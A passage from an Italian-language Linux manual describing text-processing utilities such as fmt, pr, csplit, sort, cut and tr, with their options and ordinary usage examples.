[5] **util-linux: rev** UCB BSD
[6] **GNU text file processing utilities** GNU GPL

A titolo di esempio, si suppone che il file '`prova.txt`' contenga esattamente il testo seguente:

```
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla

bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
bla bla bla bla
```

Con '**`fmt`**' si ottiene la rimpaginazione dei due blocchi:

$ **`fmt prova.txt`**[*Invio*]

```
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla

bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla
```

Vedere *fmt.info* oppure *fmt(1)*.

Alcune opzioni

`-w` *ampiezza* | `--width=`*ampiezza*

Permette di specificare l'ampiezza massima del testo.

80.5.2 $ pr

`pr` [*opzioni*] [*file*...]

Emette attraverso lo standard output il contenuto dei file forniti come argomento, formattati opportunamente per la stampa. [7] Se non viene indicato diversamente attraverso le opzioni:

- viene aggiunta un'intestazione di cinque righe, dove la terza di queste contiene l'informazione della data e dell'ora di stampa e anche del numero di pagina;
- viene aggiunto un piede di pagina di quattro righe bianche;
- il numero di righe per pagina è di 66;
- il carattere <*FF*> che fosse contenuto eventualmente nei file di input, genera un salto pagina.

Nel caso si utilizzino più colonne:

- le colonne hanno la stessa larghezza;
- sono separate da una stringa opzionale (il cui valore predefinito è uno spazio);
- le righe vengono troncate al raggiungimento della larghezza massima della colonna.

[7] **GNU text file processing utilities** GNU GPL

Vedere *pr.info* oppure *pr(1)*.

Alcune opzioni

+*pagina_iniziale* [: *pagina_finale*]

Seleziona l'intervallo di pagine indicato. Se manca la pagina finale, si intende che sia l'ultima.

-*numero_colonne*

Produce un risultato suddiviso nel numero di colonne indicato. L'ampiezza delle colonne viene calcolata automaticamente.

`-c`

Stampa i caratteri di controllo utilizzando la notazione: '**`^A`**', '**`^B`**',... I simboli comunque non stampabili vengono rappresentati in ottale: '`\`*ooo*'.

`-d`

Raddoppia la spaziatura tra le righe (spaziatura doppia).

`-l` *lunghezza_pagina*

Definisce la dimensione della pagina espressa in righe. Di solito la pagina è lunga 66 righe.

`-o` *margine_sinistro*

Definisce il margine sinistro espresso in caratteri.

80.5.3 $ fold

`fold` [*opzioni*] [*file*...]

Formatta il testo contenuto nei file forniti come argomento, suddividendo le righe troppo lunghe inserendo un codice di interruzione di riga al raggiungimento della colonna 80 (se non viene specificato diversamente attraverso le opzioni). Il conteggio viene fatto tenendo conto dei caratteri di tabulazione come se fossero espansi, dei codici di *backspace* (<*BS*>) che diminuiscono il conteggio e dei caratteri di ritorno a carrello (<*CR*>) che azzerano il conteggio. [8]

Alcune opzioni

`-b` | `--bytes`

Conta i caratteri <*HT*> (tabulazione), <*BS*> e <*CR*> come gli altri.

`-s` | `--spaces`

Cerca di interrompere le righe subito dopo uno spazio vuoto, in modo da evitare di spezzare delle parole.

`-w` *larghezza* | `--width=`*larghezza*

Definisce la larghezza massima della colonna di testo finale.

[8] **GNU text file processing utilities** GNU GPL

80.5.4 $ column

`column [opzioni] [file...]`

Incolonna. Trasforma l'input rappresentato dai file indicati come argomento in modo da ottenere più colonne. Il risultato viene emesso attraverso lo standard output. [9]

Alcune opzioni

`-c colonne`

Indica la dimensione orizzontale in caratteri dell'output che si vuole ottenere.

`-x`

Di norma, ogni colonna viene riempita completamente prima di passare alla successiva. Con questa opzione, i dati all'interno delle colonne vengono disposti in sequenza orizzontale.

80.5.5 $ colrm

`colrm [colonna_iniziale] [colonna_finale]`

Elimina un intervallo di colonne da un file di testo. Le colonne sono espresse in caratteri. L'input è ottenuto dallo standard input e l'output viene emesso attraverso lo standard output. Se vengono omessi gli attributi, non viene eliminato alcunché. Se manca l'indicazione della colonna finale, l'eliminazione avviene a partire dalla colonna iniziale indicata fino alla fine della riga. [10]

Esempi

```
$ colrm 1 10 < documento.txt > tagliato.txt
```

Vengono eliminati i primi 10 caratteri di ogni riga del file '`documento.txt`' e il risultato viene emesso in '`tagliato.txt`'.

```
$ colrm 81 < documento > normale.txt
```

Le righe che superano gli 80 caratteri vengono tagliate.

80.6 Formattazione

Un tipo di file di testo è quello che contiene codici speciali di spostamento allo scopo di ottenere un aspetto particolare quando questo viene stampato. Il codice più usato in questo senso è <*BS*> (*backspace*) che normalmente viene interpretato come arretramento di una posizione. Gli effetti che si possono ottenere in questo modo sono il sottolineato e il neretto. Per esempio, per ottenere la parola «CIAO» in neretto, si utilizza una sequenza del tipo:

'**C**<***BS***>**CI**<***BS***>**IA**<***BS***>**AO**<***BS***>**O**'.

---

[9] **column** UCB BSD

[10] **colrm** UCB BSD

80.6.1 $ col

```
col [opzioni]
```

Alcuni tipi di file di testo possono contenere codici di spostamento in avanti o indietro. Alcuni di questi codici possono risultare inadatti alle unità per la visualizzazione o per la stampa, oppure possono essere disposti in modo disordinato.

'**`col`**' [11] emette attraverso lo standard output una trasformazione dello standard input, in modo che questo contenga solo codici per l'avanzamento di riga in avanti.

Alcune opzioni

```
-b
```

Vengono eliminati anche i caratteri di *backspace* (<BS>).

```
-f
```

I caratteri di mezzo *line feed* (avanzamento di mezza riga) vengono permessi e quindi non sono eliminati.

```
-x
```

I caratteri di tabulazione vengono sostituiti con spazi.

Esempi

```
$ man 1 ls | col -bx > /tmp/ls1.txt
```

Trasforma il risultato di *ls(1)* in un file di testo normale, che viene memorizzato in '`/tmp/ls1.txt`'.

80.6.2 $ colcrt

```
colcrt [opzioni] [file...]
```

Emette attraverso lo standard output una trasformazione dei file indicati come argomento, in modo da permettere la visualizzazione o la stampa di testi contenenti codici di spostamento di mezza riga. In pratica, i caratteri che dovrebbero apparire stampati in una mezza riga successiva, vengono spostati nella riga (intera) successiva. Il suo funzionamento è simile a quello del programma '**`col`**', ma è orientato particolarmente all'emissione di un output adatto allo schermo di un terminale. [12]

Alcune opzioni

```
-
```

Vengono eliminate tutte le sottolineature.

```
-2
```

Stampa tutte le mezze righe, raddoppiando in pratica l'output.

[11] **col** UCB BSD
[12] **colcrt** UCB BSD

80.7 Estrazione parziale e statistiche

Alcuni programmi si occupano di estrarre dall'input solo alcune porzioni, o solo delle informazioni riepilogative, o ancora di suddividere l'input in parti più piccole. In particolare, '**`head`**', '**`tail`**' e '**`split`**', condividono un'opzione che permette di definire una dimensione in byte, che può fare uso di un moltiplicatore, in base a quanto indicato dalla tabella 80.2.

Tabella 80.2. Moltiplicatori utilizzati da '**`head`**', '**`tail`**' e '**`split`**'.

Moltiplicatore	Significato
b	Blocchi di 512 byte.
k	Blocchi di 1 Kibyte.
m	Blocchi di 1 Mibyte.

80.7.1 $ head

`head` [*opzioni*] [*file*...]

Emette attraverso lo standard output la prima parte (le prime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento. [13]

Alcune opzioni

`-b` *dimensione* | `--bytes=`*dimensione*

Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 80.2.

`-n` *dimensione* | `--lines=`*dimensione*

Emette la quantità di righe indicata dalla dimensione.

80.7.2 $ tail

`tail` [*opzioni*] [*file*...]

Emette attraverso lo standard output la parte finale (le ultime 10 righe se non viene specificato diversamente con le opzioni) dei file forniti come argomento. [14]

Alcune opzioni

`-b` *dimensione* | `--bytes=`*dimensione*

Emette la quantità di byte indicata dalla dimensione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 80.2.

`-n` *dimensione* | `--lines=`*dimensione*

Emette la quantità di righe indicata dalla dimensione.

`-f` | `--follow`

Cerca di continuare la lettura del file, assumendo che questo debba allungarsi per opera di un altro processo (come avviene nel caso dei file delle registrazioni).

[13] **GNU text file processing utilities** GNU GPL
[14] **GNU text file processing utilities** GNU GPL

Esempi

```
# tail -f /var/log/messages > /dev/tty10 &
```

Legge la parte finale del file '`/var/log/messages`' e continua a farlo in attesa di aggiunte al file, inviando quanto ottenuto al dispositivo '`/dev/tty10`'. Il processo viene messo opportunamente sullo sfondo in modo da liberare il terminale.

80.7.3 $ split

```
split [opzioni] [file [prefisso]]
```

'**`split`**' [15] suddivide il contenuto del file fornito come argomento in porzioni ordinate, di una lunghezza massima definita (di solito 1000 righe). I file che vengono generati hanno il prefisso indicato nell'argomento (oppure '**`x`**' se non viene specificato), seguito da una coppia di lettere che cambiano secondo una sequenza ordinata: '**`aa`**', '**`ab`**', '**`ac`**',... Pertanto, i nomi ottenuti possono essere ordinati nello stesso modo con cui il file originale è stato suddiviso.

Alcune opzioni

`-l` *righe* | `--lines=`*righe*

Definisce il numero di righe dei file di destinazione.

`-b` *dimensione* | `--bytes=`*dimensione*

Definisce la dimensione in byte dei file di destinazione. Alla fine del numero può essere aggiunta una lettera che si comporta come moltiplicatore, secondo quanto mostrato nella tabella 80.2.

`-C` *dimensione* | `--line-bytes=`*dimensione*

Definisce la dimensione massima in byte dei file di destinazione, intendendo però che questi file contengano righe intere. Si possono usare gli stessi moltiplicatori utilizzabili nell'opzione '**`-b`**'.

80.7.4 $ csplit

```
csplit [opzioni] file modello...
```

Il programma di servizio '**`csplit`**' [16] serve a suddividere un file in più parti, secondo uno o più modelli. Ogni modello indicato alla fine della riga di comando, specifica l'inizio di una nuova porzione di file che si vuole ottenere. Il modello in questione può essere rappresentato da un numero, che esprime la quantità di righe da contare, per determinare l'inizio della porzione successiva, oppure da un'espressione regolare, che, a seconda della delimitazione, può anche servire a eliminare una porzione di file.

Salvo indicazione diversa, '**`csplit`**' genera una serie di file secondo il modello '`xx`*`nn`*'; in pratica, si tratta di una serie di file il cui nome inizia con due «x» e termina con un numero di due cifre. In particolare, con l'opzione '**`-f`**' è possibile stabilire un prefisso diverso da queste due «x».

Come accennato, ogni modello può essere rappresentato da un numero, o da un'espressione regolare, ma in più, può essere aggiunto un simbolo speciale che ne rappresenta la ripetizione, per permettere l'indicazione dello stesso modello per più porzioni del file:

---

[15] **GNU text file processing utilities** GNU GPL
[16] **GNU text file processing utilities** GNU GPL

modello [{*n_ripetizioni* | *}]

Come si vede dallo schema sintattico, l'indicazione eventuale delle ripetizioni è racchiuso tra parentesi graffe, che quindi fanno parte del comando. Quando si vogliono indicare tali parentesi graffe, è probabile che si debbano proteggere dall'interpretazione della shell. Vengono descritte di seguito le varie forme dei modelli che possono essere indicati, assieme a una spiegazione sull'uso del simbolo di ripetizione.

Tenendo conto che dovrebbe trattarsi di un programma di servizio GNU, le espressioni regolari vanno espresse secondo le convenzioni GNU. Per la precisione, vengono utilizzate le espressioni regolari estese (ERE). A questo proposito è conveniente leggere i capitoli 316 e 317.

- *n_righe*

  Un numero puro e semplice, indica di concludere la porzione di file in corso all'*n*-esima riga.

- /*espressione_regolare*/[*scostamento*]

  Un'espressione regolare racchiusa tra due barre oblique normali, serve a indicare la riga di inizio che deve appartenere alla prossima porzione di file. In pratica, la riga per la quale si avvera la corrispondenza, sarà la prima della porzione di file successiva. Se dopo la seconda barra obliqua si indica un numero preceduto da un segno '**+**' o da un segno '**-**', significa che si vuole indicare uno scostamento da quel punto, espresso in caratteri: uno scostamento positivo sposta l'inizio dopo *n* caratteri dall'inizio della riga trovata; uno scostamento negativo, sposta l'inizio all'indietro di *n* caratteri.

- %*espressione_regolare*%[*scostamento*]

  Un'espressione regolare racchiusa tra due simboli di percentuale, fa in modo che la porzione successiva, il cui inizio viene identificato attraverso l'espressione regolare stessa, non viene inserito in un file. In pratica, questa parte viene ignorata semplicemente. L'indicazione eventuale dello scostamento si comporta nello stesso modo già visto per il caso precedente.

- {*n*}

  {*}

  Il simbolo di ripetizione fa in modo che il modello precedente venga ripetuto *n* volte, oppure, se si usa un asterisco, tante volte quante ne servono a completare la scansione del file in ingresso.

Alcune opzioni

`-f` *prefisso_nomi_file*

`--prefix=`*prefisso_nomi_file*

Questa opzione permette di specificare l'inizio dei nomi dei file che vengono generati. Senza usare questa opzione, i file iniziano per '`xx*`'.

`-n` *n_cifre_numeriche*

`--digits=`*n_cifre_numeriche*

In condizioni normali, il nome dei file che vengono generati, termina con due sole cifre numeriche, cosa che consente la creazione di 100 file differenti (da 00 a 99). Con questa opzione è possibile modificare il numero di cifre numeriche di questi file.

`-s` | `-q` | `--silent` | `--quiet`

Se non viene usata questa opzione, '**`csplit`**' emette attraverso lo standard output una serie di numeri, corrispondenti alla dimensione in byte dei file che vengono generati.

Esempi

$ **csplit elenco 10**

Legge il file '`elenco`' generando il file '`xx00`' con le prime 10 righe di questo, quindi il file '`xx01`' con le righe restanti.

$ **csplit elenco 10 \{0\}**

Questo esempio serve a mostrare l'uso del simbolo di ripetizione: in questo caso, '**`{0}`**', con le parentesi graffe debitamente protette, non ha effetto e il risultato è lo stesso dell'esempio precedente.

$ **csplit elenco 10 \{1\}**

Legge il file '`elenco`' generando il file '`xx00`' con le prime 10 righe di questo, il file '`xx01`' con le 10 righe successive e il file '`xx02`' con le righe restanti.

$ **csplit -f prova elenco 10 \{1\}**

Come nell'esempio precedente, con la differenza che i file generati iniziano per '`prova*`'.

$ **csplit -f prova elenco '/Pagina [0-9]*/' \{*\}**

Suddivide il file '`prova`', in modo che ogni porzione inizi con una riga corrispondente all'espressione regolare '**`Pagina [0-9]*`**'. La ricerca della corrispondenza dell'espressione regolare avviene per tutte le righe disponibili, in base alla presenza del simbolo di ripetizione indefinita: '**`{*}`**'. I file generati hanno tutti la radice '`prova`'.

80.7.5 $ wc

`wc` [*opzioni*] [*file*...]

Emette attraverso lo standard output la statistica sul conteggio dei codici di interruzione di riga (in pratica il numero delle righe), delle parole e dei byte. Se attraverso le opzioni vengono specificati uno o due tipi di conteggio, quelli che non sono indicati espressamente non vengono emessi. [17]

Alcune opzioni

`-c` | `--bytes`

Emette la dimensione in byte.

`-w` | `--words`

Emette il totale delle parole.

`-l` | `--lines`

Emette il numero di righe (precisamente il numero dei codici di interruzione di riga).

80.8 Ordinamento

Alcuni programmi si occupano di riordinare file o di utilizzare file ordinati. L'ordinamento, la fusione, l'eliminazione degli elementi doppi e la ricerca binaria, rientrano in questo concetto.

[17] **GNU text file processing utilities** GNU GPL

80.8.1 $ sort

```
sort [opzioni] [file...]
```

'**sort**' [18] permette di ordinare o fondere insieme (*merge*) il contenuto dei file. Sono disponibili tre modalità di funzionamento:

- ordinamento (è la modalità predefinita);
- controllo dell'ordinamento;
- fusione.

Il risultato dell'ordinamento o della fusione, viene emesso attraverso lo standard output se non si specifica diversamente attraverso le opzioni.

Vedere *sort.info* oppure *sort(1)*.

Opzioni riferite alla modalità di funzionamento

`-c`

Controlla che i file indicati siano già ordinati; se non lo sono, viene emessa una segnalazione di errore e il programma termina restituendo il valore uno, corrispondente a *Falso*.

`-m`

Fonde insieme i file indicati che devono essere già stati ordinati in precedenza. Nel caso non lo siano, si può sempre usare la modalità di ordinamento normale. L'utilizzo di questa opzione fa risparmiare tempo quando la situazione lo consente.

Opzioni riferite al tipo di ordinamento

`-b`

Ignora gli spazi bianchi iniziali.

`-d`

Durante l'ordinamento ignora tutti i caratteri che non siano lettere, numeri e spazi.

`-f`

Non distingue tra maiuscole e minuscole.

`-i`

Ignora i caratteri speciali al di fuori dell'ASCII puro (da 30_{16} a $7E_{16}$ compresi).

`-n`

Esegue una comparazione, o un ordinamento, di tipo numerico, tenendo conto anche del segno meno e del punto decimale.

`-r`

Inverte l'ordine della comparazione o dell'ordinamento.

Altre opzioni

`-o` *file_generato*

Invece di utilizzare lo standard output per emettere il risultato dell'ordinamento o della fusione, utilizza il file indicato come argomento di questa opzione.

`-t` *carattere_separatore*

[18] **GNU text file processing utilities** GNU GPL

Permette di definire il carattere usato come separatore tra i campi che compongono le varie righe (record).

```
-u
```

Il risultato dell'utilizzo di questa opzione dipende dalla modalità di funzionamento di '**sort**'. Se è attiva la modalità di ordinamento o di fusione, fa sì che, in caso di chiavi duplicate, venga emesso solo il primo di questi record. Se è attiva la modalità di controllo, fa sì che venga segnalato un errore in presenza di chiavi duplicate.

-k +*posizione_iniziale* [,*posizione_finale*]

Specifica la chiave di ordinamento o di fusione secondo una sintassi particolare (che qui non viene descritta).

Esempi

$ **sort /etc/passwd**

Riordina il file '/etc/passwd' a partire dalla prima colonna; in pratica, dal momento che si tratta del file che contiene le informazioni sulle utenze del sistema, lo riordina in base al nominativo di ognuna di queste (il primo campo).

$ **sort -t : -k 1,1 /etc/passwd**

L'effetto di questo comando è praticamente identico a quello precedente, con la differenza che viene dichiarato esplicitamente l'intervento nel primo campo del file (come è noto, il file '/etc/passwd' è diviso in campi separati dai due punti verticali).

$ **sort -n -t : -k 3,3 /etc/passwd**

Riordina il file già descritto, usando il terzo campo come chiave. In particolare, utilizza un ordinamento di tipo numerico, dal momento che il campo in questione rappresenta il numero UID di ogni utenza.

$ **sort -m primo secondo > terzo**

Fonde assieme i due file 'primo' e 'secondo', già ordinati in precedenza, generando il file 'terzo'.

$ **sort -u -m primo secondo > terzo**

Come nell'esempio precedente, ma in questo caso, il file che viene generato non contiene righe doppie.

80.8.2 $ uniq

uniq [*opzioni*] [*file_in_ingresso* [*file_in_uscita*]]

'**uniq**' [19] filtra il contenuto dei file ed emette solo le righe uniche. Il file fornito come input deve essere ordinato.

Vedere *uniq.info* oppure *uniq(1)*.

[19] **GNU text file processing utilities** GNU GPL

80.8.3 $ comm

```
comm [opzioni] [file1] file2
```

Confronta due file ordinati ed emette attraverso lo standard output l'indicazione delle righe uniche nel primo e nel secondo file, oltre alle righe che i due file hanno in comune. Se non vengono specificate delle opzioni, viene emesso un risultato su tre colonne: la prima contiene le righe uniche del primo file, la seconda le righe uniche del secondo file, la terza le righe in comune. [20]

Alcune opzioni

```
-1
```

Sopprime la prima colonna.

```
-2
```

Sopprime la seconda colonna.

```
-3
```

Sopprime la terza colonna.

80.8.4 $ look

```
look [opzioni] stringa [file]
```

Esegue una ricerca binaria all'interno di un file ordinato a partire dalla prima colonna. Viene emessa la riga del file che inizia con la stringa indicata. [21]

Vedere *look(1)*.

80.9 Campi

Alcuni programmi si occupano di elaborare porzioni di file a livello delle righe (o dei record).

Quando le righe di un file contengono informazioni strutturate in qualche modo, gli elementi di queste sono chiamati campi, inoltre, al posto del termine «riga» si preferisce utilizzare la parola record che esprime più precisamente il ruolo di questa: contenere una registrazione.

I campi di un record possono avere una dimensione fissa, oppure variabile. Nel primo caso anche i record hanno una dimensione fissa e la suddivisione in campi avviene in base alla posizione; nel secondo caso i record hanno una dimensione variabile e i campi vengono riconosciuti in base a un separatore che di solito deve essere definito.

80.9.1 $ cut

```
cut [opzioni] [file...]
```

Emette attraverso lo standard output porzioni del contenuto di ogni riga dei file indicati come argomento. Il modo con cui ciò avviene dipende dagli argomenti, attraverso i quali possono essere definite delle liste di valori o di intervalli. Il primo elemento corrisponde al numero uno. [22]

---

[20] **GNU text file processing utilities** GNU GPL
[21] **look** UCB BSD
[22] **GNU text file processing utilities** GNU GPL

Alcune opzioni

-b *lista_di_byte* | --bytes=*lista_di_byte*

Definisce gli intervalli da estrarre espressi in byte.

-f *lista_di_campi* | --fields=*lista_di_campi*

Definisce gli intervalli da estrarre espressi in campi. I campi sono distinti in base a un certo carattere usato come delimitatore. Quello predefinito è il carattere di tabulazione.

-d *delimitatore* | --delimiter=*delimitatore*

Definisce un delimitatore alternativo al carattere di tabulazione.

Esempi

$ **cut -b 1-10 pippo**

Emette i primi 10 byte di ogni riga del file '`pippo`'.

$ **cut -b 1-10,21 pippo**

Emette per ogni riga del file '`pippo`' solo i primi 10 byte seguiti dal 21-esimo byte.

$ **cut -d ":" -f 1,5 /etc/passwd**

Emette il primo e il quinto campo del file '`/etc/passwd`'. Per leggere correttamente il file, viene anche definito il tipo di separatore ('`:`'). In pratica, viene visualizzato il nominativo e il nome completo degli utenti.

80.9.2 $ paste

paste [*opzioni*] [*file*...]

Emette attraverso lo standard output l'unione, riga per riga, dei file indicati come argomento. Le righe dei file vengono prese in ordine sequenziale e unite separandole con un carattere di tabulazione. Al termine delle nuove righe ottenute, viene aggiunto il codice di interruzione di riga. [23]

Alcune opzioni

-s | --serial

In questo caso viene utilizzato un solo file alla volta e tutte le sue righe vengono unite in un'unica riga.

-d *elenco_delimitatori* | --delimiters *elenco_delimitatori*

Viene utilizzato l'elenco di delimitatori fornito, invece di utilizzare la tabulazione per separare le righe riunite. Quando l'elenco di delimitatori viene esaurito, si ricomincia a usare il primo.

[23] **GNU text file processing utilities** GNU GPL

80.9.3 $ join

```
join [opzioni] file1 file2
```

'**join**' [24] genera un file contenente le righe che hanno chiavi identiche nei due file indicati tra gli argomenti. I due file devono essere già ordinati in base alle chiavi che si vogliono prendere in considerazione per la selezione.

Vedere *join.info* oppure *join(1)*.

[24] **GNU text file processing utilities** GNU GPL

Gestione dei file presi byte per byte

Alcuni programmi si occupano di elaborare i file a livello di byte. Per esempio, può trattarsi di trasformazioni di caratteri singoli o di spazi in caratteri di tabulazione e viceversa. Comunque, a questo livello, non è detto che debba sempre trattarsi di file di testo puri e semplici.

Tabella 81.1. Riepilogo dei programmi per la gestione dei file a livello di byte.

Programma	Descrizione
tr	Esegue alcune trasformazioni sui caratteri.
expand	Trasforma i caratteri di tabulazione utilizzando il carattere spazio.
unexpand	Sostituisce una serie di caratteri spazio con tabulazioni.
sum	Calcola un codice di controllo (obsoleto)
cksum	Calcola un codice di controllo.
md5sum	Calcola un codice di controllo MD5 (una firma MD5).

81.1 Conversione

Alcuni programmi consentono di convertire il contenuto di un file, operando a livello di byte. La situazione più comune riguarda l'espansione dei caratteri di tabulazione (ovvero la loro trasformazione in caratteri spazio normali, nella quantità necessaria a mantenere le distanze previste) e, nel senso opposto, la conversione inversa per ridurre la dimensione complessiva del file.

81.1.1 $ expand

`expand` [*opzioni*] [*file*...]

Emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui i simboli di tabulazione sono trasformati in spazi veri e propri. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri. [1]

Alcune opzioni

`-t` *tab1*[`,`*tab2*]... | `--tabs=`*tab1*[`,`*tab2*]...

Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni *n* colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, gli stop di tabulazione successivi vengono sostituiti con uno spazio singolo.

`-`*n*

Questa è una variante dell'opzione '**`-t`**', in cui si mette direttamente il numero corrispondente alla tabulazione che si vuole avere.

`-i` | `--initial`

Converte solo i caratteri di tabulazione iniziali, cioè quelli che precedono caratteri diversi da spazio, o che precedono altri caratteri di tabulazione.

Esempi

$ **`expand -8 pippo.txt > pippo1.txt`**

[1] **GNU text file processing utilities** GNU GPL

```
$ expand -t 8 pippo.txt > pippo1.txt
```

```
$ expand --tabs=8 pippo.txt > pippo1.txt
```

I comandi mostrati sopra sono equivalenti: servono tutti a espandere i caratteri di tabulazione del file '`pippo.txt`' generando il file '`pippo1.txt`', utilizzando intervalli di tabulazione ogni otto colonne. Il valore è stato specificato per completezza, dal momento che un intervallo di otto colonne è quello predefinito.

81.1.2 $ unexpand

`unexpand` [*opzioni*] [*file*...]

Emette attraverso lo standard output una trasformazione dei file forniti come argomento, in cui gli spazi sono trasformati in caratteri di tabulazione per quanto possibile. Se non viene specificato diversamente attraverso le opzioni, gli stop di tabulazione si intendono ogni otto caratteri. Normalmente, il programma trasforma solo gli spazi iniziali. [2]

Alcune opzioni

`-t` *tab1*[`,`*tab2*]... | `--tabs=`*tab1*[`,`*tab2*]...

Permette di specificare una tabulazione diversa da quella predefinita (ogni otto colonne). Se viene specificato solo un numero, si intende una tabulazione ogni *n* colonne, altrimenti, si intende una sequenza di stop di tabulazione, in cui la prima colonna corrisponde al numero zero. Una volta esaurito l'elenco, non vengono fatte altre trasformazioni.

`-a` | `--all`

Non si limita a trasformare solo gli spazi iniziali.

81.2 Traslitterazione o cancellazione di caratteri

Un programma di servizio che spesso passa inosservato è molto importante nell'elaborazione di file a livello di byte singolo (o di carattere). Si tratta di '**`tr`**', [3] il cui obiettivo fondamentale è quello di convertire un insieme di caratteri (o di simboli) in un altro insieme, oppure consente l'eliminazione di alcuni caratteri, oppure solo di quelli doppi. Dal momento che con '**`tr`**' è necessario distinguere tra situazioni differenti, è opportuno descrivere separatamente la sua sintassi. L'elenco di modelli sintattici che viene mostrato è semplificato rispetto alle possibilità effettive di '**`tr`**'; inoltre si deve considerare che l'input proviene dallo standard input e l'output viene emesso attraverso lo standard output.

- `tr` *stringa1* *stringa2*

  Questo rappresenta la situazione comune, in cui l'insieme di caratteri indicato nella prima stringa viene sostituito con l'insieme dei caratteri della seconda stringa.

- `tr -s` *stringa1*

  `tr --sqeeze-repeat` *stringa1*

  Con l'opzione '**`-s`**' (ovvero '**`--sqeeze-repeat`**'), si intendono eliminare i doppioni, relativi ai caratteri indicati nella stringa.

---

[2] **GNU text file processing utilities** GNU GPL
[3] **GNU text file processing utilities** GNU GPL

- `tr -d [-c] stringa1`

  `tr --delete [--complement] stringa1`

  Con l'opzione '**-d**' (ovvero '**--delete**'), si intendono eliminare i caratteri indicati nella stringa. Se si usa anche l'opzione '**-c**' ('**--complement**'), i caratteri che vengono eliminati sono tutti esclusi quelli della stringa indicata.

- `tr -d -s stringa1 stringa1`

  `tr --delete --sqeeze-repeat stringa1`

  Se alla cancellazione si aggiunge l'opzione di eliminazione dei doppioni, le cose vanno diversamente: prima vengono eliminati i caratteri corrispondenti a quelli della prima stringa; quindi vengono eliminati i doppioni dei caratteri appartenenti alla seconda stringa.

81.2.1 Rappresentazione dei caratteri in una stringa di tr

Le stringhe utilizzate come argomenti di '**tr**' vanno scritte secondo una sintassi particolare, che assomiglia vagamente alle espressioni regolari. In generale, ogni carattere (lettera, numero, simbolo) rappresenta esattamente se stesso, salvo le eccezioni che vengono descritte qui.

Sono ammissibili delle sequenze di escape formate da una barra obliqua inversa seguita da un carattere o da un numero che deve essere inteso in modo ottale. La tabella 81.2 elenca queste sequenze di escape (si veda anche la sezione 224.1).

Tabella 81.2. Sequenze di escape per le stringhe di '**tr**'.

Codice	Descrizione
\a	*<BEL>*.
\b	*<BS>*.
\f	*<FF>*.
\n	*<LF>*.
\r	*<CR>*.
\t	*<HT>* (tabulazione normale).
\v	*<VT>*.
nnn	Il carattere corrispondente al codice ottale indicato.
\\\\	Una barra obliqua inversa singola.

Possono essere indicati degli intervalli di caratteri, attraverso la notazione '*m*-*n*'. Il carattere iniziale, *m*, deve essere precedente a quello finale, in base alla sequenza stabilita dalla codifica a cui si fa riferimento. A titolo di esempio, l'intervallo '**0-4**', è equivalente alla sequenza di caratteri '**01234**'.

È possibile indicare una serie di caratteri ripetuti, attraverso una notazione particolare: '**[***x******n***]**'. Qui le parentesi quadre fanno parte della notazione: *x* è il carattere da ripetere *n* volte. Se si omette il numero, si intende una quantità indefinitamente grande. È probabile che non sia conveniente l'uso di questa forma, anche per non complicare inutilmente l'interpretazione umana degli argomenti di '**tr**'; tuttavia è necessario conoscerne l'esistenza, per poter leggere gli script realizzati da altri.

Possono essere indicate delle classi di caratteri, in modo simile alle espressioni regolari: '**[:***classe***:]**'. Le classi utili nella traduzione da un insieme all'altro sono solo '**lower**' e '**upper**', allo scopo di convertire le lettere minuscole in maiuscole, oppure per fare l'inverso. Tutte le altre classi possono servire solo per la cancellazione dei caratteri, dal momento che non si espandono in un modo ordinato e prevedibile.

In teoria, è ammissibile anche la notazione delle classi di equivalenza: '**[=**_x_**=]**', che però, allo stato attuale, nella realizzazione GNU di '**tr**' non serve a molto, dal momento che si traduce semplicemente nella stessa lettera indicata (_x_).

81.2.2 Traslitterazione

La traslitterazione è l'operazione più semplice da realizzare con '**tr**'; basta l'indicazione delle stringhe: quella di origine e quella di destinazione. Vengono mostrati alcuni esempi.

```
$ tr abc def < primo.txt > secondo.txt
```

Questo esempio mostra la lettura del file 'primo.txt', che viene elaborato da '**tr**' in modo da trasformare ogni lettera «a» in «d», ogni lettera «b» in «e» e ogni lettera «c» in «f». Il risultato viene salvato nel file 'secondo.txt'.

```
$ tr abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ ↩
↪< primo.txt > secondo.txt
```

```
$ tr a-z A-Z < primo.txt > secondo.txt
```

```
$ tr '[:lower:]' '[:upper:]' < primo.txt > secondo.txt
```

Questi tre esempi sono molto simili: quello che si vuole ottenere è la conversione delle lettere minuscole in maiuscole. Di sicuro, il modo più corretto per raggiungere questo risultato è quello di utilizzare l'ultima delle tre forme, dal momento che così si dovrebbe garantire la compatibilità con le proprie convenzioni locali, includendo correttamente anche le lettere accentate (che qui non sono state mostrate).

81.2.3 Cancellazione e compattamento

La cancellazione serve solo per eliminare dei caratteri, senza convertirli in qualche modo. Il comando seguente può essere utile per convertire un file di testo in cui il codice di interruzione di riga è in stile Dos, ovvero è composto dalla sequenza _<CR><LF>_.

```
$ tr -d '\r' < primo.txt > secondo.txt
```

In questo modo si elimina solo il codice _<CR>_, rappresentato dalla sequenza di escape '**\r**', ottenendo di lasciare solo i codici _<LF>_, adatti nella maggior parte dei sistemi Unix.[4]

```
$ tr -s '\n' < primo.txt > secondo.txt
```

Con questo comando si vogliono eliminare le righe vuote multiple; tuttavia, non vengono eliminate le righe che sono semplicemente bianche, intese come quelle che contengono degli spazi.

```
$ tr -c -s '[a-zA-Z0-9]' '[ *]' < primo.txt > secondo.txt
```

